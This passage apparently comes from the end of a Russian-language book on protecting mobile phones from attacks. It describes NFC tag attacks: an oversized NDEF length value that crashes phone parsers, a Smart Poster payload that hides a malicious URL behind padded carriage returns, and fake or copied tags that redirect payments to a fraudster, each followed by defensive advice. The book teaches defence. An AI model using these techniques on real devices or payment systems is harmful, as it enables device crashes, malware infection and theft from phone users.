По полю «Тип записи» приложение-обработчик, получающее NDEF структуру, может перенаправить полученные данные непосредственно той программе, которая предназначена для обработки подобной информации.

Параметр «Идентификатор записи» является необязательным и предназначен для дополнительных атрибутов, которые помогут приложению обработать данные, хранимые в записи.

Записи в NDEF-структуре помещаются последовательно друг за другом и имеют сквозную нумерацию. Каждая следующая запись начинается сразу после окончания предыдущей. Извлечением записей и передачей их соответствующим приложениям занимается специальная программа NFC-парсер. NFC-парсер обращается к каждой записи, определяет ее длину и тип, после чего на основе этой информации определяет, сколько бит данных и какому приложению должно быть передано на обработку.

К сожалению, в погоне за лидерством на рынке компании-производители мобильных телефонов допустили ряд существенных ошибок в разработке NDEF-структур парсеров, встроенных в телефоны. NFC-парсеры телефонов не выполняют проверку ошибок в формате NDEF-сообщений. Злоумышленники часто пользуются этим. Если указать в параметре «Длина записи» следующее число

0xFFFFFFFF,

то считавший данные с NFC-метки телефон зависнет и выключится. Это связано с тем, что в NFC-парсерах современных телефонов нет проверки на предмет переполнения. А при обработке приведенного числа NFC-парсер выделит размер памяти для записи NDEF-структуры, который будет существенно превышать допустимый для телефона объем.

Конечно, это не единственная уязвимость несовершенных парсеров устройств нового поколения. Используя рассмотренную уязвимость, злоумышленник может создать NFC-метки, которые при прикосновении телефона будут выводить последний из строя. Для того чтобы заставить владельца мобильного аппарата прикоснуться к подобной метке, мошенник может прибегнуть к различным приемам. Он может развесить красочные рекламные постеры с обещаниями абонентам мобильной связи бесплатно получить рингтон или обои посредством прикосновения своим устройством к метке на постере. Также злоумышленник может заменить информационные метки в музее на собственные «смертоносные ловушки». Приемов существует множество.

ЗАЩИТА ОТ АТАКИ

Защититься от подобного рода атак можно, если быть аккуратным при выборе NFC-меток, к которым прикасаетесь своим телефоном. Так как технология NFC позволяет работать только в переделах 10 сантиметров, то у мошенников не так много шансов на успех. Злоумышленнику стоит уповать только на неискушенность пользователя мобильного устройства. Именно поэтому необходимо быть бдительным, ведь желание заполучить «бесплатный» подарок на телефон может быть достаточно сильным.

Как атакуют мобильные телефоны туристов

NFC-телефон незаменим практически в любой ситуации. По задумкам создателей, он должен заменить и кошелек, и кредитную карту, и карту для оплаты поездок в общественном транспорте. NFC-устройству нашлось применение даже в музее. Рядом с экспонатами в музеях, картинных галереях и парках-музеях все чаще располагают

специальные метки. Если поднести NFC-телефон к такой метке, то на его экране автоматически откроется браузер, который осуществит поиск в Интернете необходимого описания рассматриваемого экспоната. И это не единственное преимущество устройств нового поколения. В странах Европы все чаще можно увидеть информационные плакаты на местном языке, внизу которых есть NFC-метка и примечание о том, что любой путешественник, поднеся телефон, может прочитать на его экране перевод данного плаката на родном языке. Действительно, подобные «умные информационные плакаты» позволяют автоматически открыть Web-браузер сотового телефона на той странице всемирной сети Интернет, где находится подробная информация об интересующем вопросе.

К сожалению, подобная услуга не всегда безопасна. И даже в центре европейской столицы можно получить вирус на свой телефон простым прикосновением мобильного устройства к плакату. И дело не в потере бдительности, а в том, что технология «умных информационных плакатов» уязвима.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Мы уже рассмотрели формат Smart Poster, который используется для того, чтобы пользователь мог получить быстрый доступ к информационному ресурсу в сети Интернет.

Рассмотрим подробнее, что происходит с мобильным устройством, когда пользователь подносит его к «умному плакату». Сначала NFC-передатчик телефона получает сообщение с метки плаката и приступает к ее анализу. В сообщении с «умного плаката» содержится запись формата Smart Poster. Формат Smart Poster подразумевает наличие следующей структуры.

В поле URI хранится ссылка на тот информационный ресурс, где содержится необходимая пользователю информация. В поле Text содержится комментарий к открываемой ссылке. А в поле Action содержится команда вызова того приложения мобильного телефона, которое

может открыть ссылку и верно интерпретировать ее. Обычно в поле Action содержится команда, запускающая web-браузер.

Отметим, что поле Text в формате Smart Poster имеет специальное назначение. Дело в том, что именно основываясь на информации, содержащейся в этом поле, пользователь принимает решение о том, стоит ли открывать переданную ссылку. Когда NFC-передатчик мобильного телефона считал сообщение, он отображает на экране содержимое поля Text и собственно ссылку, предлагая пользователю подтвердить или отклонить вызов данной ссылки. На этом праве выбора и построена защита телефона.

К сожалению, существует возможность ввести в заблуждение пользователя мобильного телефона и заставить его открыть совсем не ту ссылку, которую он хотел бы прочитать.

Рассмотрим, как злоумышленник может это сделать. Для этого необходимо подменить NFC-метку на «умном плакате». Другими словами просто наклеить на NFC-метку «умного плаката» свою собственную. Но этого недостаточно.

Необходимо также сформировать такое содержимое NFC-метки, которое покажет пользователю ровно ту же информацию, которая предлагалась бы оригиналом, но при этом переадресует пользователя телефона на страницу с вирусом.

Сделать свою NFC-метку и записать туда собственную информацию достаточно просто. Для этого необходимы специальное устройство NFC-Encoder, которое имеется в свободной продаже, и пустая перезаписываемая метка, которую также можно беспрепятственно купить. Вопрос остается в том, какую информацию надо записать в метку, чтобы пользователь перешел на ложную страницу.

Тут все просто. Дело в том, что для подмены информации можно использовать оплошность, которую допустили создатели NDEF-стандарта сообщений. Мобильный телефон с NFC-передатчиком может отобразить на экране лишь фиксированное количество строк, которые записаны на NFC-метке. Когда количество строк превышает некоторую возможную величину, строки просто не отображаются на экране. Это верно и для сообщения, которое появляется на экране телефона при запросе подтверждения перехода на информационный ресурс в сети Интернет.

Рассмотрим, как подобной ситуацией пользуется злоумышленник. Предположим, объектом атаки является пользователь, который хочет обратиться к информационному плакату агентства по прокату автомобилей за границей. Когда пользователь подносит телефон к обыкновенному плакату, на экране отображается следующее сообщение:

```
Прокат автомобилей во Франции
http://www.auto-in-france.ru
```

Первая строка сообщения хранится в формате Smart Poster в поле Text, а вторая в поле URI.

А теперь приведем сообщение, которое злоумышленник может поместить в свою собственную NFC-метку.

```
Прокат автомобилей во Франции\rhttp://www.auto-in-france.ru\r\r\r
http://www.virus2.ru
```

Символ \r означает перенос каретки, то есть переход на новую строчку. При интерпретации сообщения на экране телефона приведенное сообщение будет выглядеть ровно также, как эталонное сообщение.

Первая строка в данном сообщении – это поле Text, а вторая строка – это поле URI.

Строка поля URI на экране телефона не появится, так как количество строк, которые может отобразить телефон будет превышено. В случае подтверждения перехода, пользователь попадет на страницу http://www.virus2.ru, с которой он немедленно получит вирус на свой телефон. А о том, какими существенными возможностями обладают вирусы мобильных телефонов, мы уже говорили ранее в данной книге.

ЗАЩИТА ОТ АТАКИ

Защититься от атаки можно, ведь большинство браузеров мобильных телефонов отображают адрес открываемой страницы. Так как скорость мобильного Интернета, как правило, достаточно мала, то переход на страницу злоумышленника можно прервать, вовремя заметив подмену. Таким образом, при пользовании весьма удобными «умными плакатами» необходимо оставаться бдительными, пока разработчики прогрессивной технологии не устранят известные уязвимости.

Почему опасно оплачивать проезд на метро с помощью мобильного телефона

NFC-телефоны все чаще находят применение в самых различных областях. В столицах стран Европы и в Японии они используются для оплаты поездок на метро. Этот вид сервиса прост и удобен. Покупать билет теперь нет никакой необходимости. Достаточно подойти к специальному постеру рядом с кассой и поднести к нему телефон. На экране мобильного устройства появится следующий текст «Для оплаты проезда подтвердите покупку билета, отправив SMS на указанный короткий телефонный номер». После этого необходимо подтвердить покупку билета отправкой указанного SMS-сообщения и приложив телефон к турникету смело проходить дальше.

Но, к сожалению, данная возможность устройств нового поколения, которая выглядит почти как сцена из книги фантастического жанра, имеет и отрицательную сторону. Злоумышленник может снять все деньги со счета вашего телефона без вашего ведома. А виной этому – уязвимости новой технологии.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Данная атака очень похожа на рассмотренную ранее. Но здесь есть ряд отличий, которые мы рассмотрим.

Она также основана на подмене штатной NFC-метки злоумышленником с целью заставить пользователя перевести деньги не на счет метрополитена, а на счет мошенника. Для этого нет необходимости пользоваться приемами, описанными ранее.

Если при вызове некоторого адреса в сети Интернет пользователь мог заподозрить неладное, увидев саму ссылку, то в нашем случае вряд ли номер телефона что-то может сказать пользователю. Таким образом, злоумышленнику необходимо следующее.

Во-первых, необходимо купить короткий номер у оператора. Подобные номера позволяют брать деньги с абонентов сотовой связи в случае, если на такой номер производится звонок. Напомним, что по законам большинства стран деньги со счета мобильного телефона клиента, что вполне логично, может взимать лишь сотовый оператор,

SIM-картой которого пользуется абонент. Именно поэтому для хищения средств мошеннику понадобится так называемый короткий номер. К средствам, вырученным от его использования, злоумышленник может получить доступ после того, как уплатит оговоренный процент от выручки оператору.

После того, как вопрос со снятием денег с чужого телефонного счета решен, необходимо изготовить метки и верным образом записать информацию в них. Как уже говорилось, метки и устройства, которые предназначены для записи в них данных, имеются в свободной продаже. В метку обычно записывается следующая информация:

> Для приобретения билета необходимо сделать вызов
> по следующему телефонному номеру: +9234234234234

При прикосновении телефона к NFC-метке данная информация появляется на экране. Далее пользователю необходимо нажать либо кнопку «Подтвердить» или «Отклонить». В случае выбора кнопки «Подтвердить» будет сделан вызов на указанный мобильный телефон.

Если пользователь «попал» на ложную NFC-метку, то он вряд ли получит желанный электронный билет на метро, а вот приличной суммы со своего счета лишится абсолютно точно.

Оплачивать проезд в метро с помощью телефона хоть и удобно, но не безопасно

Приведенные строки ложной NFC-записи полностью идентичным строкам, которые находятся в штатных метках в метрополитене с той лишь разницей, что вместо номера метрополитена в метке указывается номер злоумышленника.

Учитывая огромное количество пассажиров, проходящих в день через вход каждой станции, можно предположить, что суммарная выручка злоумышленника за день работы будет внушительной. С другой стороны логично предположить, что обман вскроется достаточно быстро, ведь билет на телефон так и не придет.

Отметим, что описанная система применяется в ряде городов Европы и уже пользуется успехом. Об удачных попытках атаки подобных систем стоит лишь только догадываться.

ЗАЩИТА ОТ АТАКИ

Для того чтобы ваши деньги не перешли злоумышленнику, необходимо воздержаться от использования NFC-телефонов для оплаты покупок, так как эта система по-прежнему несовершенна.

Также стоит отметить тот факт, что злоумышленника, использующего приведенный алгоритм, достаточно просто обнаружить и привлечь к ответственности. Сотовые операторы почти всегда располагают данными о тех, кто выкупает короткие номера с целью получения прибыли.

Чтобы не допустить массовых хищений, сотовым операторам стоит обратить серьезное внимание на контроль над короткими номерами, а разработчикам NFC-телефонов улучшить степень защиты телефонов.

Почему мобильные телефоны нового поколения могут оплачивать чужие покупки без вашего ведома

Мобильные телефоны нового поколения со встроенным NFC-передатчиком предоставляют своим пользователям массу уникальных возможностей. Ранее уже упоминалось, что подобные устройства можно использовать вместо проездных билетов на метро. Кроме того, с помощью NFC-телефонов можно оплачивать покупки прямо со счета мобильного аппарата. Для этого необходимо поднести телефон к специальной площадке, где есть указание на возможность проведения платежа с использованием технологии NFC. Таким образом, вы инициируете автоматическую отправку с вашего мобильного телефона SMS-сообщения на выделенный номер, что приведет к автоматическому снятию с вашего счета указанной суммы денег.

Подобные системы уже внедрены в крупнейших городах мира. Конечно, оплатить таким способом можно лишь недорогие вещи: шоколадки в уличных киосках, сигареты, газеты. Тем не менее, технология настолько уверенно входит в повседневную жизнь современных жителей городов, что стоит ожидать дальнейшего ее распространения.

К сожалению, у нее есть ряд существенных недостатков. Так, например, мало кто из обладателей современных NFC-телефонов знает, что покупая прессу в автоматическом уличном киоске, можно не только не получить оплаченную газету, но и купить газету злоумышленнику.

На улицах европейских столиц можно расплатиться за покупки, приложив телефон к специальной метке

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Это еще одна атака на мобильные телефоны нового поколения со встроенными NFC-передатчиками. Для ее осуществления злоумышленник производит поддельную метку и помещает в нее нужную ему информацию, после чего заменяет штатную метку. Но есть небольшие отличия от рассмотренных ранее атак на NFC-устройства.

Рассмотрим атаки на системы, которые используют для оплаты короткие SMS-номера. Подобные сотовые номера аналогичны приведенным в предыдущей главе с той лишь разницей, что на данные номера необходимо отправлять SMS-сообщения. Цена таких сообщений достаточно велика. Обычно цена одного SMS-сообщения, отправленного на короткий номер, сопоставима с ценой журналов или газет, продаваемых в уличных киосках.

Еще одной особенностью данной атаки является то, что реализуя ее, злоумышленник рискует гораздо меньше, чем в предыдущем случае. Для рассматриваемой атаки аренда короткого номера не нужна.

Все что необходимо злоумышленнику – найти два уличных киоска, где продаются товары с использованием автоматизированной системы продаж (то есть без участия оператора), поддерживающей NFC-технологию. После этого необходимо скопировать содержимое NFC-метки с первого автоматизированного киоска и поместить поддельную скопированную метку на место штатной метки на втором киоске. Таким образом, получается, что атакуемый, оплатив с помощью мобильного телефона товар во втором киоске, сам того не подозревая, может оплатить, например, газету из первого киоска. Злоумышленнику лишь остается ожидать, когда первый киоск совершенно безвозмездно выдаст газету или журнал. А вот пострадавший не сможет получить ничего.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки не удастся. Даже бдительность не поможет избежать обмана. Так что прежде чем воспользоваться подобного рода оплачиваемыми услугами, стоит взвесить все «за» и «против».

Заключение

В книге «Защита мобильных телефонов от атак» было рассмотрено 40 вариантов вредоносных действий, с помощью которых злоумышленники похищают конфиденциальные данные, незаконно снимают денежные средства или прослушивают телефонные разговоры. Мы надеемся, что читатель, который внимательно ознакомился с каждой главой книги, сможет самостоятельно обнаружить поддельные SMS-сообщения, обезопасить себя от прослушивания мобильных переговоров, а также будет готов к любым другим действиям мошенников.

Отметим, что о большинстве атак, защита от которых описывается в книге, не было известно широкой общественности ранее. Все хорошо осведомлены, что нельзя отправлять сообщения на короткие SMS-номера, так как с персональных счетов могут снять деньги.

Прежде чем оплачивать что-либо мобильным телефоном стоит оценить все риски.

Также хорошо известно, что не стоит переводить деньги на счет мобильного телефона, если об этом просят в SMS-сообщении, отправленном с неизвестного номера. Пользователи сети Интернет хорошо знают, что реклама «Пошли SMS на короткий номер 1234, и ты узнаешь, что пишут в SMS твои друзья», – это всего лишь мошенничество, направленное на неопытных и доверчивых людей. Все это давно и хорошо известно. Но высокотехнологичные средства атак на мобильные телефоны – это новое, пока мало кому известное начинание профессиональных злоумышленников. Наш долг, прежде всего, предупредить о том, что подобные случаи уже имеют место быть, а значит надо научиться защищаться от таких атак.

При написании книги регулярно происходили события, подтверждающие необходимость ее появления.

В первых числах 2010 года телевизионная программа Euronews сообщила о том, что хакер из Великобритании выложил в Интернете программу прослушивания GSM-трафика, что взбудоражило широкие слои общественности Европы.

В конце 2009 года один из московских чиновников получил SMS-сообщение с предупреждением об отключении мобильной связи в случае, если он срочно не пополнит свой телефонный счет. Сообщение было подписано сотовым оператором с указанием контактного телефона. Чиновник попытался связаться с сервисными службами, но они оказались недоступными.

По указанному в SMS номеру женский голос пояснил, что в соответствии с условиями договора оператор имеет право отключить абонента. После того, как был оплачен «фиктивный» счет, SMS-сообщение исчезло из списка входящих сообщений.

Как правило, наиболее часто мы общаемся по мобильному телефону со своими друзьями и коллегами. Кроме того, мы быстрее прислушаемся к их советам и рекомендациям, чем к рекламе или спаму коммерческих агентств. Этим принципом воспользовался один автосалон, внедряя программный «жучок» в мобильные устройства своих посетителей. При этом, сообщение о том, что магазин получил новую модель автомобиля, на которую вам следует обратить внимание, вы получаете от очень близкого человека.

Развитие 3G поколения мобильной связи, к сожалению, усугубляет ситуацию, так как высокоскоростной Интернет для мобильных устройств – это очень большой канал для распространения вирусов.

Для решения проблем кибермошенничества в области мобильного интернета необходима консолидация усилий сразу по нескольким направлениям. Должны быть усовершенствованы законы, защищающие права абонентов. Сотовые операторы и производители беспроводных устройств должны вплотную заняться проблемой защиты своих клиентов и мобильных платформ от атак.

Выпуская эту книгу, мы надеемся, что этот процесс ускорится, ведь на карту поставлены интересы миллионов пользователей мобильной связи.

Список литературы

1. *Ратынский М.В.* Основы сотовой связи. М.: Радио и связь, 2000 – 248 с.:ил.
2. *Попов В.И.* Основы сотовой связи стандарта GSM. –М.: Эко-Трендз, 2005. – 296 стр.
3. http://www.openmobilealliance.org – Официальный сайт альянса Open Mobile Alliance
4. http://www.isms.ru/ - Портал технологий сервиса сообщений в сетях GSM
5. NFC Data Exchange Format (NDEF) Technical Specification NFCForum-TS-NDEF_1.0 2006-07-24
6. Vulnerability Analysis and Attacks on NFC-enabled Mobile Phones. CollinMulliner. Fraunhofer Institute for Secure Information Technology (SIT) 2009 International Conference on Availability, Reliability and Security
7. *Martin Herfurt*. Bluesnarfing @ CeBIT 2004 – Detecting and Attacking bluetoothenabled Cellphones at the Hannover Fairground. Technical report, trifinite.org, http://trifinite.org/trifinite downloads.html, March 2004.
8. Networks Associates Technology, Inc. Symbian Cabir. http://vil.nai.com/vil/content/v 126245.htm, June 2004.
9. Ben Laurie Adam Laurie. Serioius flaws in bluetooth security lead to disclosure of personal data. Technical report, A.L. Digital Ltd., http://bluestumbler.org/, January 2004.
10. *Martin Herfurt*. BlueBug. Technical report, trifinite.org, http://trifinite.org/trifinite stuff bluebug.html, April 2004.
11. *Martin Herfurt*. BlueSmack. Technical report, trifinite.org, http://trifinite.org/trifinite_stuff_bluesmack.html, December 2004.
12. IEEE OUI and Company id Assignments. http://standards.ieee.org/regauth/oui/oui.txt, 2004.
13. Bluetooth SIG Inc. Bluetooth-The Official Bluetooth Membership Site. https://www.bluetooth.org.
14. BlueZ Project. BlueZ – Official Linux Bluetooth protocol stack. http://www.bluez.org.
15. Martin Herfurt Collin R. Mulliner. Blueprint - proof-of-concept implementation for Bluetooth fingerprinting. http://www.trifinite.org, December 2004.